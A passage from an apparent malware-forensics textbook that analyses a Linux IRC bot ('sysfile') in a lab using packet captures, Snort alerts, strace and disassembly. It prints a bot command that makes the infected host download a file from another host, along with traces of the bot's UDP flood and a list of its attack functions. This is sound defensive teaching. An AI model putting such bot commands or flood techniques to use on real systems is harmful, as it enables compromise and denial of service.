root@MalwareLab:/home/lab# ngrep -I /home/lab/Desktop/sysfile.pcap -q "ior"
input: /home/lab/Desktop/sysfile.pcap
match: ior

T 192.168.110.130:48840 -> 192.168.110.135:6667 [AP]
  PRIVMSG #xxxx :!F* GET http://192.168.110.137/apache2-default/ior /tmp/ior
  ..
```

```
T 192.168.110.135:6667 -> 192.168.110.130:58986 [AP]
  :lab!~lab@192.168.110.130 PRIVMSG #xxxx :!F* GET 1http://192.168.110.13
  7/apache2-default/ior /tmp/ior..

T 192.168.110.130:48840 -> 192.168.110.135:6667 [AP]
  PRIVMSG #xxxx :!F* GET http://192.168.110.137/apache2-default/ior /tmp/ior.
  .

T 192.168.110.135:6667 -> 192.168.110.130:58986 [AP]
  :lab!~lab@192.168.110.130 PRIVMSG #xxxx :!F* GET http://192.168.110.137
  /apache2-default/ior /tmp/ior..

T 192.168.110.130:58986 -> 192.168.110.135:6667 [AP]
  NOTICE lab :Saved as /tmp/ior.

T 192.168.110.135:6667 -> 192.168.110.130:48840 [AP]
  FRFQ!~YZYLZLV@192.168.110.130 NOTICE lab :Receiving    file…:FRFQ!~YZYLZLV@192.168.
  110.130 NOTICE lab :Saved as /tmp/ior..
```

String searches of network traffic captures can be conducted with Wireshark using the "Find Packet" function, which parses the packet capture loaded by Wireshark for the supplied term.

Figure 10.62 Wireshark Find Packet Function



Other Tools to Consider

Packet Capture Analysis

- **Tcpxtract** Written by Nick Harbour, tcpxtract is a tool for extracting files from network traffic based on file signatures. (http://tcpxtract.sourceforge.net/).
- **Driftnet** Written by Chris Lightfoot, Driftnet is a utility for listening to network traffic and extracting images from TCP streams (http://freshmeat.net/projects/driftnet/; http://www.ex-parrot.com/~chris/driftnet/)
- **Ntop** A network traffic probe that shows network usage. Using a web browser, the user can examine a variety of helpful graphs and charts generated by the utility to explore and interpret collected data. (www.ntop.org)
- **Tcpflow** Developed by Jeremy Elson, tcpflow is a utility that captures and reconstructs data streams. (http://www.circlemud.org/~jelson/software/tcpflow/).
- **Tcpslice** A program for extracting or "gluing" together portions of packet-trace files generated using tcpdump. (http://sourceforge.net/projects/tcpslice/)
- **Tcpreplay** A suite of tools to edit and replay captured network traffic (http://sourceforge.net/projects/tcpreplay/).
- **Iptraf** A console-based network statistics utility for Linux, iptraf can gather a variety of figures such as TCP connection packet and byte counts, interface statistics and activity indicators, TCP/UDP traffic breakdowns, and LAN station packet and byte counts. (http://iptraf.seul.org/)

Analyzing IDS Alerts

Another post-execution event reconstruction task is review of any Network Intrusion Detection System alerts that may have been triggered as a result of the activity emanating to or from our infected system. In particular, we'll want to assess whether the system and network activity attributable or emanating from our victim system manifested as an identifiable NIDS rule violation. Recall the prior to executing our suspect program we launched snort in NIDS mode.

If alerts manifest, this means that the activity identified by Snort was flagged as anomalous by the Snort preprocessors, or matched an established rule specific to certain anomalous or nefarious predefined signatures.

In reviewing of the contents in the snort alerts (in this instance, located in `/var/log/snort`) we're particularly interested in the nature of the network traffic that emanated from our infected system while launching attacks against the virtual victim system. Recall that one of the more powerful attacks launched from the infected system was the "Unknown" attack, which caused substantial system lag and network traffic. Examining the `strace` output relating to the attack, we can see that the malicious code specimen made a system call to display in the IRC client that it was "Unknowning" the target IP address, and then initiate the attack sequence. The packets sent during the attack were identified by Wireshark and Etherape as fragmented.

Figure 10.63 Strace Intercept Content Relating to the UKNOWN Attack

```
write(3, "NOTICE lab :Unknowning 192.168.1"..., 40) = 40
  | 00000  4e 4f 54 49 43 45 20 6c  61 62 20 3a 55 6e 6b 6e  NOTICE l ab :Unkn |
  | 00010  6f 77 6e 69 6e 67 20 31  39 32 2e 31 36 38 2e 31  owning 1 92.168.1 |
  | 00020  31 30 2e 31 33 34 2e 0a                           10.134..          |
socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP) = 4
ioctl(4, FIONBIO, [1])                  = 0
sendto(4, "\310\372\4\10\377\377\377\377\377\377\377\377\361\364\1"..., 9216, 0,
{sa_family=AF_INET, sin_port=htons(50181), sin_addr=inet_addr("192.168.110.134")},
16) = 9216
  | 00000  c8 fa 04 08 ff ff ff ff  ff ff ff ff f1 f4 01 00  ........ ........ |
  | 00010  64 fb 04 08 00 00 00 00  00 00 00 00 00 00 00 00  d....... ........ |
  | 00020  ff ff ff ff 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00040  00 00 00 00 00 00 00 00  00 00 00 00 00 2a f2 b7  ........ .....*.. |
  | 00050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 000f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........ |
  | 00110  00 00 00 00 40 27 f2 b7  00 00 00 00 e1 f3 01 00  ....@'.. ........ |
```

Examining the snort alerts during the course of the "Unknown" attack reveal that the traffic was flagged. This is a great example of Snort's *protocol anomaly detection*; in this instance, the UDP packets are identified as anomalous by Snort, triggering alerts. The Snort alerts relating to the "Unknown" attack identify the UDP traffic as anomalous because the UDP header was truncated. This is consistent with the Wireshark and Etherape traffic capture. Note that many of the alerts provide references to descriptions and further information relating to the identified traffic.

Figure 10.64 Snort Alerts

```
[**] [116:96:1] (snort_decoder): Invalid UDP header, length field < 8 [**]
04/20-22:25:51.985174 192.168.110.75:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:47651 IpLen:20 DgmLen:1500
UDP header truncated

[**] [116:96:1] (snort_decoder): Invalid UDP header, length field < 8 [**]
04/20-22:25:52.041179 192.168.110.147:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:19525 IpLen:20 DgmLen:1500
UDP header truncated

[**] [1:527:8] BAD-TRAFFIC same SRC/DST [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
04/20-22:25:52.043909 192.168.110.134:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:57028 IpLen:20 DgmLen:1500
UDP header truncated
[Xref => http://www.cert.org/advisories/CA-1997-28.html][Xref => http://cve.mitre.
org/cgi-bin/cvename.cgi?name=1999-0016][Xref => http://www.securityfocus.com/
bid/2666]

[**] [116:96:1] (snort_decoder): Invalid UDP header, length field < 8 [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
04/20-22:25:52.043909 192.168.110.134:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:57028 IpLen:20 DgmLen:1500
UDP header truncated
[Xref => http://www.cert.org/advisories/CA-1997-28.html][Xref => http://cve.mitre.
org/cgi-bin/cvename.cgi?name=1999-0016][Xref => http://www.securityfocus.com/
bid/2666]

[**] [116:96:1] (snort_decoder): Invalid UDP header, length field < 8 [**]
04/20-22:25:52.045512 192.168.110.135:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:29469 IpLen:20 DgmLen:1500
UDP header truncated

[**] [116:96:1] (snort_decoder): Invalid UDP header, length field < 8 [**]
04/20-22:25:52.047456 192.168.110.97:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:58193 IpLen:20 DgmLen:1500
UDP header truncated

[**] [116:96:1] (snort_decoder): Invalid UDP header, length field < 8 [**]
04/20-22:25:52.049007 192.168.110.129:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:62067 IpLen:20 DgmLen:1500
UDP header truncated

[**] [116:96:1] (snort_decoder): Invalid UDP header, length field < 8 [**]
04/20-22:25:52.051655 192.168.110.64:0 -> 192.168.110.134:0
UDP TTL:64 TOS:0x0 ID:15014 IpLen:20 DgmLen:1500
UDP header truncated
```

Other Considerations

Port & Vulnerability Scanning the Compromised Host: "Virtual Pen Testing"

There are additional steps we can take to explore the impact of running the specimen on the victim system. First, we can conduct a port scan against the infected system to identify open/listening ports, using a utility such as nmap.[iv] To gain any insight in this regard, it is important to know the open/listening ports on the baseline instance of the system to make it easier to decipher which ports were potentially opened as a result of launching the suspect program. Similarly, we can also potentially identify any vulnerabilities created on the system by probing the system with vulnerability assessment tools such as Nessus.[v]

An analyst would typically not want to conduct a port or vulnerability scan of the infected host during the course of monitoring the system because the scans will manifest artifacts in the network traffic and IDS alert logs, in turn, tainting the results of the monitoring. In particular the scans would make any network activity resulting from the specimen indecipherable or blended with the scan traffic.

Scanning for Rootkits

Another step we can take to assess our infected system during post-run analysis is to search for rootkit artifacts. This can be conducted by scanning the system with rootkit detection tools. Some of the more popular utilities for Linux in this regard include `chkrootkit`,[35] `rootkit hunter`[36] and the Rootcheck project.[37] Similar to the consequences of conducting port and vulnerability scans while monitoring the infected system, using rootkit scanning utilities during the course of behavioral analysis of a specimen may manifest as false positive artifacts in the host integrity system monitoring logs.

Other Tools to Consider

Rootkit Detection

- Unhide- http://www.security-projects.com/?Unhide
- Application for Incident Response Teams (AIRT)- http://sourceforge.net/projects/airt/

[35] For more information about ckrootkit, go to www.chkrootkit.org/.
[36] For more information about Rootkit Hunter, go to http://www.rootkit.nl/.
[37] For more information about the Rootcheck project, go to http://www.ossec.net/en/rootcheck.html.

Additional Exploration: Static Techniques

Through the use of dynamic analysis tools and techniques we gathered significant information relating to the nature and purpose of the suspect program, sysfile. After collecting this information, we can further explore the contents of sysfile through additional static analysis tools and techniques. Some of these tools include disassemblers (which allow the analyst to explore the *assembly language* of a target binary file—or the instructions that will be executed by the processor of host system) and debuggers (programs that allows the user to conduct a controlled execution of a program, such as stepping through or tracing the program as it executes).

As mentioned in Chapter 8, the `objdump` program is a versatile tool designed specifically to extract information from Linux executable files. Basic information about the `sysfile` executable, including its entry point address (0x08048dd4), can be obtained from the ELF header as shown in Figure 10.65

Figure 10.65 objdump

```
$ objdump --file-header ./sysfile

./sysfile.elf:     file format elf32-i386
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048dd4
```

The section headers within the suspect program sysfile can be extracted using `objdump --section-headers`, which displays similar information as the readelf and elfsh examples in Chapter 8.

To view data in a particular section, use the `--full-contents` option in combination with the `--section` options and section name of interest as shown here for the read only data section.

Figure 10.66

```
$ objdump --full-contents --section .rodata ./sysfile
./sysfile:     file format elf32-i386
Contents of section .rodata:
 804be80 03000000 01000200 00000000 00000000  ................
 804be90 00000000 00000000 00000000 00000000  ................
 804bea0 7670732e 61786973 616e6461 6c6c6965  vps.xxxxxxxxxxxx
 804beb0 732e6e65 74003230 342e332e 3231382e  x.net.xxx.x.xxx
 804bec0 31303200 4e4f5449 43452025 73203a55  xxx.NOTICE %s :U
 804bed0 6e61626c 6520746f 20636f6d 706c792e  nable to comply.
 804bee0 0a007200 2f757372 2f646963 742f776f  ..r./usr/dict/wo
 804bef0 72647300 2573203a 20555345 52494420  rds.%s : USERID
 804bf00 3a20554e 4958203a 2025730a 00000000  : UNIX : %s.....
 804bf10 00000000 00000000 00000000 00000000  ................
 804bf20 4e4f5449 43452025 73203a47 4554203c  NOTICE %s :GET <
 804bf30 686f7374 3e203c73 61766520 61733e0a  host> <save as>.
 <cut for brevity>
```

```
804c600 4e4f5449 43452025 73203a55 4e4b4e4f  NOTICE %s :UNKNO
804c610 574e203c 74617267 65743e20 3c736563  WN <target> <sec
804c620 733e0a00 4e4f5449 43452025 73203a55  s>..NOTICE %s :U
804c630 6e6b6e6f 776e696e 67202573 2e0a004e  nknowning %s...N
804c640 4f544943 45202573 203a4d4f 5645203c  OTICE %s :MOVE <
804c650 73657276 65723e0a 00000000 00000000  server>.........
804c660 4e4f5449 43452025 73203a54 53554e41  NOTICE %s :TSUNA
804c670 4d49203c 74617267 65743e20 3c736563  MI <target> <sec
804c680 733e2020 20202020 20202020 20202020  s>
<trimmed>
```

The above portion of the read only section in `sysfile` in Figure 10.66 contains messages associated with the "Unknown" (shown in bold) and "Tsunami" attacks discussed earlier in this chapter.

Disassembly Using Objdump

In addition to displaying information in ELF headers and associated section headers, the `objdump` utility can disassemble an executable into assembly language for more detailed analysis. The following command provides disassembled code for executable sections of `sysfile` to provide a low-level view of the program's operation.

```
$ objdump --disassemble ./sysfile
```

The `--disassemble` option of `objdump` only processes sections of an ELF file that it believes contain instructions, whereas `--disassemble-all` processes all sections of an ELF file, even if they do not appear to contain code.

A portion of the assembler code extracted by `objdump` for the "Unknown" function in `sysfile` is shown in Figure 10.67.

Figure 10.67

```
804a933:    e8 bf e6 ff ff      call   8048ff7 <mfork>
804a938:    83 c4 10            add    $0x10,%esp
804a93b:    85 c0               test   %eax,%eax
804a93d:    74 05               je     804a944 <unknown+0x47>
804a93f:    e9 40 01 00 00      jmp    804aa84 <unknown+0x187>
804a944:    83 7d 10 01         cmpl   $0x1,0x10(%ebp)
804a948:    7f 20               jg     804a96a <unknown+0x6d>
804a94a:    83 ec 04            sub    $0x4,%esp
804a94d:    ff 75 0c            pushl  0xc(%ebp)
804a950:    68 00 c6 04 08      push   $0x804c600
804a955:    ff 75 08            pushl  0x8(%ebp)
804a958:    e8 52 e6 ff ff      call   8048faf <Send>
804a95d:    83 c4 10            add    $0x10,%esp
804a960:    83 ec 0c            sub    $0xc,%esp
804a963:    6a 01               push   $0x1
804a965:    e8 6a e3 ff ff      call   8048cd4 <exit@plt>
```

```
804a96a:    8b 45 14            mov    0x14(%ebp),%eax
804a96d:    83 c0 08            add    $0x8,%eax
804a970:    83 ec 0c            sub    $0xc,%esp
804a973:    ff 30               pushl  (%eax)
804a975:    e8 fa e0 ff ff      call   8048a74 <atol@plt>
804a97a:    83 c4 10            add    $0x10,%esp
804a97d:    89 45 e8            mov    %eax,-0x18(%ebp)
804a980:    83 ec 04            sub    $0x4,%esp
804a983:    6a 10               push   $0x10
804a985:    6a 00               push   $0x0
```

Reading assembler code is an exercise in carefully following the calls and jumps in code. The line of disassembled code in bold above shows the push instruction being used to place data at address "0x804c600" onto the stack prior to calling the "Send" subroutine. The data at this address is in the read only section displayed earlier, and starts with "NOTICE %s :UNKNOWN <target> <sec>" which is the message associated with the "Unknown" function.

Analysis Tip


Assembly Language

Assembler code produced by a disassembler or debugger shows the instrucstions a program executes on the CPU. A useful resource for interpreting assembly is X86 Disassembly (http://en.wikibooks.org/wiki/X86_Disassembly). Common instructions for x86 processors relating to the above example are:

- **call 8048ff7** Call the subroutine at address 8048ff7
- **mov $0x0,%eax** Move the value 0 into register %eax
- **push $0x804c624** Store the data at address $0x804c624 on the stack
- **jmp 804aa3c** Jump to a particular address
- **je 804aa3c** Jump to a particular address if the preceding comparison is equal

A useful interface to `objdump` called Dissy (http://rtlab.tekproj.bth.se/wiki/index.php/Dissy) facilitates the review of disassembled code as shown in Figure 10.68 using the same section depicted in Figure 10.67 above. This program shows function names, displays symbols alongside the associated instructions, and uses vertical dotted lines with directional arrowheads to show jumps in the code as shown in Figure 10.68, helping digital investigators follow the flow. Dissy also has a convenient lookup function for finding specific addresses and labels, and a highlight capability that supports regular expressions.

Figure 10.68 Dissy Interface to `objdump` Displaying Jumps in Part of the "Unknown" Function of `sysfile`



Other Tools to Consider

Linux Disassembler

- **LDasm** To assist individuals who are more comfortable in a Microsoft Windows-like environment, LDasm (Linux Disassembler available at http://freshmeat.net/projects/ldasm/) is a Perl/TK based graphical user interface for objdump and binutils that tries to emulate the Windows equivalent, W32Dasm.

When analyzing malware, before trying to step through each minute instruction associated with the function of interest, it can be illuminating to obtain an overview of what subroutines the function calls. The Examiner script (http://academicunderground.org/examiner/) uses `objdump` and a number of other utilities to produce disassembled code with helpful comments. The command execution for the suspect program `sysfile` is shown here along with the `-vs` options to provide a summary of results.

Figure 10.69 Using Examiner to Probe the Suspect Program

```
$ examiner -x ./sysfile -vs
PHASE 1 - Dumping data from /home/examiner/working/sysfile
Target binary is SYSV x86 dynamic executable.
Parsing header sections...done.
Creating original dump file /home/examiner/examiner-data/sysfile.dump...done.
PHASE 2 - Initial pass of dumped data
Parsing source for functions, interrupts, etc...done.
Loading rodata into memory...done.
Loading .data into memory...done
PHASE 3 - Analyze collected data
Analyzing interrupts and renaming valid functions...done.
Attempting to detail duplicate function names...done.
PHASE 4 - Generate commented dissassembled source (takes a while)...
Commenting functions and constants calls...done.

   ___..oooOOO[ Summary ]OOOooo..___
   4030 lines of code were processed.
   99 functions were located.
   Of those, 97 were successfully identified.
   Function Ratio: 97%
Commented code can be found here: /home/examiner/examiner-data/
sysfile.elf.dump.commented
```

The output of the Examiner conveniently labels function calls within the disassembled code as shown below for a sample of `sysfile` , including part of the "Unknown" function, saving the digital investigator from having to make the association manually.

Figure 10.70

```
$ less /home/examiner/examiner-data/sysfile.elf.dump.commented
# Assembler source was auto-commented with the Examiner v0.5
# http://AcademicUnderground.org/examiner/
/home/examiner/working/sysfile:     file format elf32-i386
Disassembly of section .init:
08048a4c <_init>:
# [_INIT_FUNCT]
```

```
 8048a4c:        55                        push   %ebp
 8048a4d:        89 e5                     mov    %esp,%ebp
 8048a4f:        83 ec 08                  sub    $0x8,%esp
# CALL CALL_GMON_START_FUNCT
 8048a52:        e8 a1 03 00 00           call   8048df8 <call_gmon_start>
# CALL FRAME_DUMMY_FUNCT()
 8048a57:        e8 fc 03 00 00           call   8048e58 <frame_dummy>
# CALL __DO_GLOBAL_CTORS_AUX_FUNCT()
 8048a5c:        e8 df 33 00 00           call   804be40 <__do_global_ctors_aux>
 8048a61:        c9                        leave
 8048a62:        c3                        ret
<cut for brevity>
0804a8fd <unknown>:
# [UNKNOWN_FUNCT]
 804a8fd:        55                        push   %ebp
 804a8fe:        89 e5                     mov    %esp,%ebp
 804a900:        83 ec 48                  sub    $0x48,%esp
 804a903:        c7 45 f4 01 00 00 00     movl   $0x1,-0xc(%ebp)
 804a90a:        83 ec 0c                  sub    $0xc,%esp
 804a90d:        68 00 24 00 00           push   $0x2400
# CALL MALLOC@PLT_FUNCT(2400,BP)
 804a912:        e8 5d e2 ff ff           call   8048b74 <malloc@plt>
 804a917:        83 c4 10                  add    $0x10,%esp
 804a91a:        89 45 e4                  mov    %eax,-0x1c(%ebp)
 804a91d:        83 ec 0c                  sub    $0xc,%esp
 804a920:        6a 00                     push   $0x0
# CALL TIME@PLT_FUNCT(0)
 804a922:        e8 9d e2 ff ff           call   8048bc4 <time@plt>
 804a927:        83 c4 10                  add    $0x10,%esp
 804a92a:        89 45 c4                  mov    %eax,-0x3c(%ebp)
 804a92d:        83 ec 0c                  sub    $0xc,%esp
 804a930:        ff 75 0c                  pushl  0xc(%ebp)
# CALL MFORK_FUNCT(c)
 804a933:        e8 bf e6 ff ff           call   8048ff7 <mfork>
 804a938:        83 c4 10                  add    $0x10,%esp
 804a93b:        85 c0                     test   %eax,%eax
 804a93d:        74 05                     je     804a944 <unknown+0x47>
 804a93f:        e9 40 01 00 00           jmp    804aa84 <unknown+0x187>
 804a944:        83 7d 10 01              cmpl   $0x1,0x10(%ebp)
 804a948:        7f 20                     jg     804a96a <unknown+0x6d>
 804a94a:        83 ec 04                  sub    $0x4,%esp
 804a94d:        ff 75 0c                  pushl  0xc(%ebp)
 804a950:        68 00 c6 04 08           push   $0x804c600
 804a955:        ff 75 08                  pushl  0x8(%ebp)
# CALL SEND_FUNCT(8,804c600,c)
 804a958:        e8 52 e6 ff ff           call   8048faf <Send>
 804a95d:        83 c4 10                  add    $0x10,%esp
 804a960:        83 ec 0c                  sub    $0xc,%esp
 804a963:        6a 01                     push   $0x1
```

The comments inserted by the Examiner are preceded by a "#" and indicate the function being called along with the variables being passed. For example, the comment in bold above shows that the "Send" subroutine being called with three arguments, including the address "0x804c600" that refers to the message "NOTICE %s :UNKNOWN <target> <sec>" in the read only section shown earlier in this chapter. Looking at all of the subroutines called within the "Unknown" function, listed below, gives an overview of what it is doing.

Figure 10.71

```
# [UNKNOWN_FUNCT]
# CALL MALLOC@PLT_FUNCT(2400,BP)
# CALL TIME@PLT_FUNCT(0)
# CALL MFORK_FUNCT(c)
# CALL SEND_FUNCT(8,804c600,c)
# CALL EXIT@PLT_FUNCT(1)
# CALL ATOL@PLT_FUNCT()
# CALL MEMSET@PLT_FUNCT(AX,0,10)
# CALL HOST2IP_FUNCT(c)
# CALL SEND_FUNCT(8,804c624,c)
# CALL RAND@PLT_FUNCT()
# CALL SOCKET@PLT_FUNCT(2,2,11)
# CALL IOCTL@PLT_FUNCT(5421,AX)
# CALL SENDTO@PLT_FUNCT(2400,0,AX,10)
# CALL CLOSE@PLT_FUNCT()
# CALL TIME@PLT_FUNCT(0)
# CALL CLOSE@PLT_FUNCT()
# CALL EXIT@PLT_FUNCT(0)
```

The initial calls relate to memory allocation and display of the "NOTICE %s :UNKNOWN <target> <sec>" message. This is followed closely by an operation to resolve hostnames to IP addresses (HOST2IP) and display of the "NOTICE %s :Unknowning %s" message (from address "0x804c624" in the read only section). The combination of a "Socket" function call to establish a network connection, the Input/Output Control (IOCTL) function call, and "Sendto" function call indicates that some data is being sent over the network to a remote computer.

To support this type of rough analysis of disassembled code, the Examiner comes with a utility called "xhierarchy.pl" can provide a summary of the calls made by each function within a piece of malware.

Disassembly Using the GNU Debugger

One disadvantage of using a program like `objdump` to disassemble malware is that it does not follow the execution of instructions to obtain a more complete and accurate picture of the code. A more controlled, and potentially dangerous, approach to disassembling is to use a debugger like the GNU Debugger (GDB) to manipulate the executable. Most debuggers use the "ptrace" debugging API to control another process, enabling a degree of poking and prodding that can be useful when analyzing an unknown piece of malware. The `sysfile` file can be loaded into `gdb` simply by executing the following command (this will not execute the malware, but commands within `gdb` may).

```
$ gdb ./sysfile
```

Within, `gdb` the command "info functions" produces a list of the functions and associated addresses within the executable, much like `readelf` and `objdump`. Some of the functions in `sysfile` are listed in Figure 10.72 using `gdb`.

Figure 10.72 Part of gdb info Function Output

```
0x08049cc4  spoof
0x08049e7b  host2ip
0x08049efd  udp
0x0804a18d  pan
0x0804a57d  tsunami
0x0804a8fd  unknown
0x0804aa86  move
0x0804aae4  help
0x0804ad53  killall
0x0804adfc  killd
0x0804ae31  _PRIVMSG
0x0804b2f3  _376
0x0804b349  _PING
0x0804b367  _352
0x0804b569  _433
---Type <return> to continue, or q <return> to quit---
0x0804b58c  _NICK
0x0804b61d  con
0x0804b842  main
0x0804bddc  __libc_csu_init
0x0804be0c  __libc_csu_fini
0x0804be40  __do_global_ctors_aux
0x0804be64  _fini
(gdb)
```

The `gdb` can also be used to extract assembly code of a binary as shown in Figure 10.72. Using "break main" to set a break point at the main function within `sysfile` instructs `gdb` to halt execution at that point and await further instructions. Setting this break point, and executing the program using the "run" command enables the digital investigator to view the assembler code of the main function using the "disassemble" command as shown in Figure 10.73, below.

Figure 10.73 Portion of the "Unknown" Function of `sysfile` Being Disassembled Using gdb

```
eoghan@UbuntuVM: ~/working
File Edit View Terminal Tabs Help
(gdb) set disassembly-flavor intel
(gdb) disassemble 0x0804a933 0x0804a96a
Dump of assembler code from 0x804a933 to 0x804a96a:
0x0804a933 <unknown+54>:        call   0x8048ff7 <mfork>
0x0804a938 <unknown+59>:        add    esp,0x10
0x0804a93b <unknown+62>:        test   eax,eax
0x0804a93d <unknown+64>:        je     0x804a944 <unknown+71>
0x0804a93f <unknown+66>:        jmp    0x804aa84 <unknown+391>
0x0804a944 <unknown+71>:        cmp    DWORD PTR [ebp+16],0x1
0x0804a948 <unknown+75>:        jg     0x804a96a <unknown+109>
0x0804a94a <unknown+77>:        sub    esp,0x4
0x0804a94d <unknown+80>:        push   DWORD PTR [ebp+12]
0x0804a950 <unknown+83>:        push   0x804c600
0x0804a955 <unknown+88>:        push   DWORD PTR [ebp+8]
0x0804a958 <unknown+91>:        call   0x8048faf <Send>
0x0804a95d <unknown+96>:        add    esp,0x10
0x0804a960 <unknown+99>:        sub    esp,0xc
0x0804a963 <unknown+102>:       push   0x1
0x0804a965 <unknown+104>:       call   0x8048cd4 <exit@plt>
End of assembler dump.
```

It is important to reiterate that manipulating malware in a debugger can cause malicious code to run, potentially harming the analysis system. Therefore, this form of analysis must be performed with care in a safe lab environment. Furthermore, `gdb` relies on the "ptrace" debugging API which some malware purposefully disables to make analysis more difficult. Similarly, `strace` and `ltrace` use "ptrace" to perform debugging function.

Other Tools to Consider

ELFsh/E2dbg


- **ERESI** The `elfsh` and `e2dbg` programs are part of the ERESI Reverse Engineering Framework (http://www.eresi-project.org/), and provide powerful analysis capabilities without relying on ptrace. These tools can display header information from ELF files can be displayed using the `elf` and `sht` commands within `elfsh` and `e2dbg`, and have disassembly and debugging capabilities. In addition to static analysis and disassembly, `e2dbg` can be used to alter portions of the malware as needed, and has a reverse engineering language that provides additional flexibility.

Executable Analysis Using Valgrind reference http://valgrind.org

The Valgrind framework provides a virtual execution environment for analyzing ELF object files, as well as any shared libraries and dynamically opened plug-ins that the executable loads.

The `callgrind` tool within Valgrind can be used to generate a call graph that depicts the relationships between functions, and the flow of code. The call graph for `sysfile` is depicted in Figure 10.74 using KCachegrind (http://kcachegrind.sourceforge.net).

Figure 10.74 Callgrind Graph Created Using KCacheGrind



Analysis Tip: Memcheck

